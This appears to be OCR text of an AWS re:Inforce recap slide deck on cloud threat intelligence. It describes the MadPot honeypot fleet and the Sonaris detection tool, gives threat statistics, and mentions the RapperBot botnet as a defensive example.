AWS Security Builder's Circle

re:Inforce recap

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How AWS's global threat intelligence transforms cloud protection

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Agenda

Threat landscape

How AWS produces threat intelligence

Examples from the wild

How you can leverage AWS threat intelligence in your own part of the Shared Responsibility model

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
There is just more code

33%



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
And more CVEs

19%



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Figures from AWS Threat Intelligence

Time to scan

90

seconds

Time to exploit

180

seconds

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Figures from AWS Threat Intelligence

Suspicious IPs

50

Thousands

Churn velocity

12.5%

In 3 minutes

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Threat tactics - MITRE ATT&CK®

- Reconnaissance
- Resource development
- Initial access
- Execution
- Persistence
- ...

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Security at scale

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MadPot

MadPot discover and monitor threat activities and disrupts harmful activities whenever possible to protect AWS customers and others.

- Observes over 750M potential threats daily
- Identifies 400M malicious activities daily
- Used by security to proactively alert customers to attacks such as Sandworm and Volt Typhoon and avert harm
- Intel leveraged by AWS native services: Amazon GuardDuty, AWS Shield, AWS Web Application Firewall (WAF), and Amazon Inspector.

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
MadPot: Amazon’s honeypot fleet



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

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
Madpot interactions



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Sonaris

AWS Sonaris is an internal threat intelligence tool used by Amazon Web Services (AWS) to actively detect and mitigate potential security threats automatically for customers by analyzing network traffic

- Denied more than 24 billion attempts to find unintentionally public S3 buckets
- Prevented over 2.6 trillion attempts to discover vulnerable services on EC2, and over 4 million malware infection attempts
- Interacts with 2.4 Billion external IP on a daily basis
- Triggers automated protections in AWS Shield, Amazon Virtual Private Cloud (Amazon VPC), Amazon S3, and AWS WAF

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
Evaluate 100K rules against billions events/second



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Data science applied to network telemetry

- Interactions with un-assigned IP addresses
- Interctions with IPs across AWS customers (VPCs, S3 Buckets, CloudFront distributions)
- Failed interactions
- Clustering behaviors powered by Madpot
- Safety classifiers

99.998% accuracy

83% coverage

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Detection of abonormal activities

- Monitoring of endpoint agents installed in AWS operated servers
- Monitoring CloudTrails logs at scale to protect AWS capacity
- Etc..

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Examples from the wild

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
RapperBot

Q1 2025 | *~950 Mpps | ~3 Tbps*



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
Resource development - Building a botnet



